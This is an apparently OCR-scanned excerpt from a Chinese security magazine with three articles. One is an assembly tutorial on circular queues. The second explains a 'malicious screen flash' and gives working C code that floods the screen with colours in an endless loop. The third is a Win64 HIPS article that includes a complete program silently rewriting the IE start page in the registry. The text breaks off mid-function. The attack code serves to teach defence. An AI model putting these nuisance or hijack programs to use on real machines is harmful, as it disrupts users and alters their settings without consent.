我们现在，不听，不看，不吃饭，想象一个画面：凌晨6点半，已是破晓时分。街道上熙熙攘攘的人群都在小声地窃窃私语，我们的目光落在了两个年过半百的老奶奶身上，把镜头拉近，才听明白：他们刚从路口转角的食盐购买点买回来两包盐，这个购买点是国家专门设立供应食盐的，每人限买两包。随着镜头来到了购买点，我们看到了，对，已经有人排起了长长的队伍，打听之下，才知道，好多人都是昨天晚上就过来排队了，还没买到盐，哎，这吃盐还真不简单啊，这时候，只听临时搭建的小棚里传出一位大妈的声音：“盐卖完了，卖完了，大伙都散了吧，散了吧”。尽管很多人不情愿，嘴里不停地嘀咕，但还是三三两两地走开了。

以上镜头中，人们排队买盐的过程就是一个完整的队列实例，排在队头的人最先买到盐，然后离开，前面的离开了，后面的跟进，这就叫 FIRST IN FIRST OUT（FIFO），先进先出，这与堆栈是恰好相反的．其实不难发现，在我们日常生产生活中，队列无处不在，在计算机里，队列也是常用的数据结构，Windows 操作系统的消息循环机制就把它玩得活灵活现，每个 Windows 的窗口应用程序，操作系统都为它维护一个消息队列，每当用户操作产生一个消息，都会被投递到队列中，一些特殊的消息，如 WM_PAINT 等，则享有优先处理权，这和银行柜台处理事务一样，VIP 是可以享受优先服务的。

一个单向队列如图7所示。

单向队列




图 7

队列与栈的操作类似，以下是队列的一些基本操作：

```
OneWayQueueInit (&Q) 初始化队列
OneWayQueueEmpty (&Q) 判断队列是否为空
OneWayQueueFull(&Q) 判断队列是否已满
OneWayQueueGetHead (&Q) 获取队头元素
OneWayQueueEnQueue (&Q,e) 在队尾插入元素
OneWayQueueDeQueue (&Q)  在队头删除元素
```

有一种特殊的队列，可以同时在队列的队头与队尾进行入队与出队操作，这种队列叫做“双端队列”，这种队列的使用比较灵活，在实际的应用中，可以设一端可以入队与出队，而另一端则只能入队或出队，这种队列如图8所示。




图 8

循环队列顾名思义，它是可循环利用的。具体的思想是用两个指针 front 与 rear 分别指向队头与队尾，这样当我们在队尾插入元素时，将 rear 指针加 1，在队头删除元素时，将 front 指针减 1，当 front 或 rear 指向的地址存储空间超过最尾部时，又将它重新指向存储空间的首地址，具体的思路如图 9 所示。




图 9

除此之外，队列元素之间可以用链式结构存储，这类队列称之为“链队列”，“链队列”有点复杂，我们会在以后讲解链表的时候一起来讨论。

循环队列的实现

在这里我们仅讨论循环队列的实现，对于双端队列，大家如有兴趣，可以自己实现。

队列中的元素可以是任意相同类型的数据类型，在这里我们定义队列的结构如下：

```
MAX_QUEUE_SIZE equ 8
ONEWAYQUEUE struct
    Queue       dd   MAX_QUEUE_SIZE dup(?);
    IndexHead        dd   ?    ;记录队列的队头索引
    IndexRear        dd   ?    ;记录队列的队尾索引
ONEWAYQUEUE ends
```

我们初始化将队列中的元素全部置为 0，并将让 IndexHead 与 IndexRear 索引都为 0，表示队列为空。

```
OneWayQueueInit   proc pQueue:DWORD
    invoke RtlZeroMemory,pQueue,sizeof ONEWAYQUEUE
    ret
OneWayQueueInit endp
```

获取队头元素代码如下：

```
OneWayQueueGetHead    proc   uses esi pQueue:DWORD
    mov esi,pQueue
    assume esi:PTR ONEWAYQUEUE
    mov eax,[esi].IndexHead
    mov eax,dword ptr[esi+eax*4]
    assume esi:nothing
    ret
OneWayQueueGetHead endp
;队列是否已满
OneWayQueueFull   proc    pQueue:DWORD
    mov esi,pQueue
    assume esi:PTR ONEWAYQUEUE
    mov eax,[esi].IndexHead
    cmp eax,[esi].IndexRear
    jnz L1
    invoke OneWayQueueEmpty,pQueue
    test eax,eax
    jnz L1
    mov eax,1
    jmp L2
L1:
    xor eax,eax              ;队列未满
L2:
    assume esi:nothing
    ret
OneWayQueueFull endp
```

下面是入队与出队的代码，其他完整实现代码见附件。

```
;入队列操作
OneWayQueueEnQueue     proc  uses esi pQueue:DWORD,
e:DWORD
    mov esi,pQueue
    assume esi:PTR ONEWAYQUEUE
    invoke OneWayQueueFull,pQueue
    test eax,eax
    jnz L2    ;队列已满
    mov eax,[esi].IndexRear      ;队尾索引
    push e
    pop dword ptr[esi+eax*4]
    inc [esi].IndexRear
    cmp [esi].IndexRear,MAX_QUEUE_SIZE ;超过边界，重新
索引
    jge L1
    jmp L2
L1:
    mov [esi].IndexRear,0
L2:
    assume esi:nothing
    ret
OneWayQueueEnQueue endp
;出队列操作
OneWayQueueDeQueue   proc   uses esi pQueue:DWORD
mov esi,pQueue
    assume esi:PTR ONEWAYQUEUE
    invoke OneWayQueueEmpty,pQueue
    test eax,eax
    jnz L2    ;队列为空
    mov eax,[esi].IndexHead      ;队头索引
    mov dword ptr[esi+eax*4],0
    inc [esi].IndexHead
    cmp [esi].IndexHead,MAX_QUEUE_SIZE ;超过边界，重新
索引
    jge L1
    jmp L2
L1:
    mov [esi].IndexHead,0
L2:
    assume esi:nothing
    ret
OneWayQueueDeQueue endp
```

程序编译运行结果如图 10 所示。




图 10

总结

这一节我们共同讨论了栈与队列两种结构，可以发现两者基本相似，但队列与栈不同的是，队列也可以不是线性结构。如链队列等，整体上的感觉是这一节的内容比上一节还要简单，大家掌握下来应该不难，另外，代码与思路方面如果大家发现有错误的地方，希望多多指正，多多批评。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：无
关键词：手机、闪屏、安全



手机安全防护系列之“解析恶意闪屏”

文 鬼谷先生

上一讲分析了恶意关机的几种方法。不由得想起了《让子弹飞》中的一句台词“我有九种方法弄死他，九种……”，呵呵，从上次实现关机的六种方法来看我们不难发现，攻击的方法多种多样，因此要做好全面的防护就必须要对攻击的各种实现方式有较为深入的了解。

这次我们来分析另一种恶意攻击行为的原理——“恶意闪屏”。恶意闪屏属于恶意影响用户正常使用的一种行为，发作时，手机屏幕闪烁不停，使得用户无法进行操作（具体效果可以参见附件中的录像）。

我们先分析一下这种恶意行为的实现原理。先学习几个 API 函数吧。

1. GetWindowDC

头文件：Winuser.h。

函数功能：得到窗体对应的设备上下文句柄。包括标题栏，菜单，滚动条。

参数：HWND hWnd。对应窗体的句柄。如果为 NULL，则函数返回整个屏幕的 DC。

返回值：成功，返回给定窗体对应的句柄；失败，返回 NULL。

2. CreateSolidBrush

头文件：Windows.h。

函数功能：使用颜色数值生成画刷。

参数：. OLORREF crColor。颜色数值。例如：0x00FF0000，蓝色 ；0x0000FF00，黄色 ； 0x000000FF，红色。

返回值：成功，画刷句柄；失败，NULL。

3．FillRect

头文件：Winuser.h。

函数功能：用画刷填充矩形。

参数如下。

第 1 个参数：HDC hDC。DC 的句柄。

第 2 个参数：CONST RECT* lprc。要填充的矩形大小。

第 3 个参数：HBRUSH hbr。画刷句柄。

返回值：成功，非 0 数值；失败；NULL。

上面的 FillRect 函数需要用到一个数据结构 RECT。RECT 结构定义了一个矩形框左上角以及右下角的坐标。结构原型如下：

```
typedef struct _RECT {
        LONG left;
        LONG top;
        LONG right;
        LONG bottom;
        } RECT, *PRECT;
```

其中包括 4 个成员：

left，指定矩形框左上角的 x 坐标

top，指定矩形框左上角的 y 坐标

right，指定矩形框右下角的 x 坐标

bottom，指定矩形框右下角的 y 坐标

知道了以上几个函数及数据结构就不难理解恶意闪屏的原理了。首先是使用 GetWindowDC 获得整个屏幕的 DC 句柄，以便使用。再定义一个 RECT 数据结构，并对其进行赋值以确定闪屏的范围大小。然后使用 CreateSolidBrush 函数创建一个画刷，最后定义一个循环体，循环使用 FillRect 函数对整个屏幕使用前面生成的画刷进行填充，并不断改变画刷颜色值，进行填充。这样屏幕就会不断地改变颜色。由于程序没有退出按钮，因此用户很难关闭。并且屏幕不断闪烁严重影响用户的操作，一般只能通过关机来关闭闪屏程序了。

核心源代码如下。

定义所需变量：hdc 为屏幕窗口句柄。Hb 为画刷变量。Rect 为所需矩形框。

```
HDC hdc;
    HBRUSH hb;
    RECT rect;
```

获得整个窗体句柄。hdc=GetWindowDC(NULL);

定义矩形框并赋值，其中 rect.bottom 为高度，rect.right 为宽度，单位是像素，其他赋值为 0 即可。这里我定义了一个超大的矩形，这样可以覆盖整个屏幕。

```
rect.top=0;
    rect.bottom=2400;
    rect.left=0;
    rect.right=2000;
```

下面是整个程序的核心部分，循环使用 CreateSolidBrush 填充 hb 画刷并使用 FillRect 对整个屏幕进行填充。为了效果明显，我使用了 Sleep 函数进行延时。

```
while(1){
                hb=CreateSolidBrush(0x0000ff);
        FillRect(hdc,&rect,hb);
        Sleep(50);
        hb=CreateSolidBrush(0x00ff00);
        FillRect(hdc,&rect,hb);
        Sleep(50);
        hb=CreateSolidBrush(0xff0000);
        FillRect(hdc,&rect,hb);
        Sleep(50);
        hb=CreateSolidBrush(0x000000);
        FillRect(hdc,&rect,hb);
        Sleep(50);
    }
```


编译、运行，效果很刺激，呵呵，详情可以查看附件中的实况录像。

由此可见恶意程序并不需要使用什么高深的技术，正常的 API 遭到滥用也会造成恶意行为。因此在进行手机安全防护中对 API 进行监控是很必要的。

杀毒软件一般是在截获到样本后才能有效地检测出同类病毒，因此有一定的滞后性，将安全完全寄托于杀毒软件是不明智的，所以我建议大家要提高安全防护意识，不轻易安装、运行来历不明的程序。结合钓鱼欺骗等手段的应用，有些程序把名字伪装成游戏、购物代金券等用户感兴趣的名字来诱使用户点击，需要大家提高警惕。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：Win64，HIPS，VC



在 Win64 上实现 Ring3 级 HIPS

文 胡文亮

自从更换了显卡，每天必不可少的事情就是玩游戏。不过某些汉化版的游戏实在太不像话，在安装游戏的同时，竟然还把我的 IE 主页给修改了！由于 Win64 上没有可用的 HIPS（不喜欢杀毒软件），而且游戏安装程序基本上都是 32 位游戏，所以我赶紧拿出以前写的 Win32 Ring3 HIPS 来防止游戏安装时乱改我的 IE 主页。结果呢？在玩《Crysis》64 位的时候，竟然又被修改了 IE 主页！经测试发现，《Crysis》64 位的 EXE 文件被修改过，每次运行都会先修改 IE 主页，再执行游戏。由于是 64 位 EXE，原先的 Win32 Ring3 HIPS 肯定是没有用了，只好写一个 Win64 Ring3 HIPS。

首先说说修改 IE 主页是怎么一回事儿。IE 主页不是记录在一个 ini 文件里的，而是记录在注册表里，它的具体位置是：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\MAIN\Start Page
```

修改这个键值就能改变 IE 主页。由于大部分人都是使用 IE，而如果一打开 IE 就自动连接到某个网站，就能给那个网站带来巨大的流量，那个网站就能获取巨额的广告利益。所以这也就是为什么大多数游戏软件都喜欢乱改 IE 主页的原因。不过要利用我的电脑给它赚钱，自然是痴心妄想，于是便有了下文。

知彼知己，百战不殆。我们写一个 64 位程序，来实现修改 IE 主页：

```
#include <stdio.h>
#include <Windows.h>
#define OBJ_CASE_INSENSITIVE 0x00000040L
typedef struct _UNICODE_STRING
{
    USHORT Length;
    USHORT MaximumLength;
    PWSTR  Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
typedef struct _OBJECT_ATTRIBUTES {
    ULONG           Length;
    HANDLE          RootDirectory;
    PUNICODE_STRING ObjectName;
    ULONG           Attributes;
    PVOID           SecurityDescriptor;
    PVOID           SecurityQualityOfService;
} OBJECT_ATTRIBUTES, *POBJECT_ATTRIBUTES;
typedef NTSTATUS (WINAPI *ZWOPENKEY)
(
```

```
            __out   PHANDLE KeyHandle,
            __in    ACCESS_MASK DesiredAccess,
            __in    POBJECT_ATTRIBUTES ObjectAttributes
    );
    typedef NTSTATUS (WINAPI *ZWSETVALUEKEY)
    (
            __in        HANDLE KeyHandle,
            __in        PUNICODE_STRING ValueName,
            __in_opt    ULONG TitleIndex,
            __in        ULONG Type,
            __in_opt    PVOID Data,
            __in        ULONG DataSize
    );
    typedef NTSTATUS (WINAPI *ZWCLOSE)
    (
            __in  HANDLE Handle
    );
    typedef VOID (WINAPI *RTLINITUNICODESTRING)
    (
            __inout     PUNICODE_STRING DestinationString,
            __in_opt    PCWSTR SourceString
    );
    RTLINITUNICODESTRING RtlInitUnicodeString;
    ZWSETVALUEKEY ZwSetValueKey;
    ZWOPENKEY ZwOpenKey;
    ZWCLOSE ZwClose;
    //设置 ObjectAttributes 的值
    VOID InitializeObjectAttributes (OUT POBJECT_ATTRIBUTES
InitializedAttributes, IN PUNICODE_STRING ObjectName, IN
ULONGAttributes, IN HANDLE RootDirectory, IN
PSECURITY_DESCRIPTOR SecurityDescriptor)
    {
        InitializedAttributes->Length = sizeof( OBJECT_ATTRIBUTES );
        InitializedAttributes->RootDirectory = RootDirectory;
        InitializedAttributes->Attributes = Attributes;
        InitializedAttributes->ObjectName = ObjectName;
    InitializedAttributes->SecurityDescriptor = SecurityDescriptor;
        InitializedAttributes->SecurityQualityOfService = NULL;
        return;
    }
    //初始化用到的 API
    void InitApi()
    {
    //获得 ZwSetValueKey 的函数指针
    ZwSetValueKey=(ZWSETVALUEKEY)GetProcAddress(LoadLibr
aryW(L"ntdll.dll"),"ZwSetValueKey");
    //获得 ZwOpenKey 的函数指针
    ZwOpenKey=(ZWOPENKEY)GetProcAddress(LoadLibraryW(L"
ntdll.dll"),"ZwOpenKey");
    //获得 ZwClose 的函数指针
        ZwClose=(ZWCLOSE)GetProcAddress(LoadLibraryW(
L"ntdll.dll"),"ZwClose");
    RtlInitUnicodeString=(RTLINITUNICODESTRING)GetProcAddr
ess(LoadLibraryW(L"ntdll.dll"),"RtlInitUnicodeString");
        printf("ZwSetValueKey: %llx\n",(LONGLONG)ZwSetValueKey);
        printf("ZwOpenKey: %llx\n",(LONGLONG)ZwOpenKey);
        printf("ZwClose: %llx\n",(LONGLONG)ZwClose);
    }
    int main()
    {
        printf("My PID: %ld\n",GetCurrentProcessId());
        InitApi();
        UNICODE_STRING path;//定义注册表路径字符串
        UNICODE_STRING name;//定义名称字符串
        UNICODE_STRING data;//定义数据字符串
        OBJECT_ATTRIBUTES oa;//定义操作对象
    HANDLE myhandle=NULL;//定义返回句柄
    //初始化操作对象和初始化注册表路径字符串 InitializeObject
ttributes(&oa,&path,OBJ_CASE_INSENSITIVE,NULL,NULL);RtlInit
UnicodeString(&path,L"\\Registry\\Machine\\SOFTWARE\\Microsoft\\I
nternet Explorer\\MAIN");
    //初始化名称字符串（其实是 Start Page，这里只是为了方便测试）
        RtlInitUnicodeString(&name,L"Start_Page");
    //初始化数据字符串
    RtlInitUnicodeString(&data,L"www.m5home.com");
    //打开注册表
        ZwOpenKey(
                    &myhandle,//返回句柄
                    KEY_WRITE,//权限
                    &oa//操作对象
                    );
        //设置注册表键值
    NTSTATUS st=ZwSetValueKey(
                    myhandle,//当前句柄
                    &name,//键名
                    0,
                    REG_SZ,//方式
                    data.Buffer,//字符串缓冲
                    data.Length//字符串长度
                    );
        printf("[ZwSetValueKey] returned: 0x%x\n", st);
    //关闭注册表
        ZwClose(myhandle);
        printf("Press [ENTER] to continue...\n");
        getchar();
        return 0;
    }
```

这里顺便说一句，64 位系统里绝大多数函数都是__fastcall 约定，但是我在定义函数原型的时候还是使用了__stdcall（WINAPI 是__stdcall 的马甲）约定，难道不会出错吗？我带着这个疑问去问了“毛豆”的工程师，他的回答是，VS2010 非常智能，在你编译的时候自动把__stdcall 替换成__fastcall 了。如果大家对这个回答感到郁闷，请不要怪我。

进入主题，如何反修改 IE 主页。我的思路是：Hook ZwSetValueKey。首先根据 ZwSetValueKey 的第一个参数 KeyHandle 得到它的 KeyName。若 KeyName 是 HKEY_LOCAL_MACHINE\OFTWARE\Microsoft\Internet Explorer\MAIN，就检查 ValueName，否则放过；如果 ValueName 是 Start Page，就弹出主动防御提示框。否则放过。

根据 KeyHandle 得到 KeyName 在网上是没有现成代码的。经研究，可以使用 ZwQueryKey 得到。不过 ZwQueryKey 得到的还不是可见的字符串，还要经过字符串的转化处理。实现代码如下：

```
    int WideToMultiByte(const WCHAR* wChar, char* mChar)
    {
        int aLen = WideCharToMultiByte(CP_ACP, 0, wChar,
wcslen(wChar) + 1, NULL, 0, NULL, NULL);
        return WideCharToMultiByte(CP_ACP, 0, wChar,
wcslen(wChar) + 1, mChar, aLen, NULL, NULL);
    }
    char *KeyHandleToKeyName(HANDLE KeyHandle)
    {
        ULONG len = 0;
        wchar_t *wszText=(wchar_t *)malloc(1024);
        char *pszKeyName=(char *)malloc(2048);
        memset(wszText,0,1024);
        //KeyNameInformation=3
        ZwQueryKey(KeyHandle, 3, wszText, 1024, &len);
        WideToMultiByte(wszText+2, pszKeyName);
        return pszKeyName;
    }
```

接下来到核心伪函数的处理部分。首先拿出我以前写好的 Win64 Hook 模板（已经做好了挂钩引擎、Ring3 全局钩子和反动态调用 API 绕过钩子，具体代码请参考本人往期文章），加上一个 Fake_ZwSetValueKey 即可：

```
    long Fake_ZwSetValueKey
    (
            __in        HANDLE KeyHandle,
```

```
        __in        PUNICODE_STRING ValueName,
        __in_opt    ULONG TitleIndex,
        __in        ULONG Type,
        __in_opt    PVOID Data,
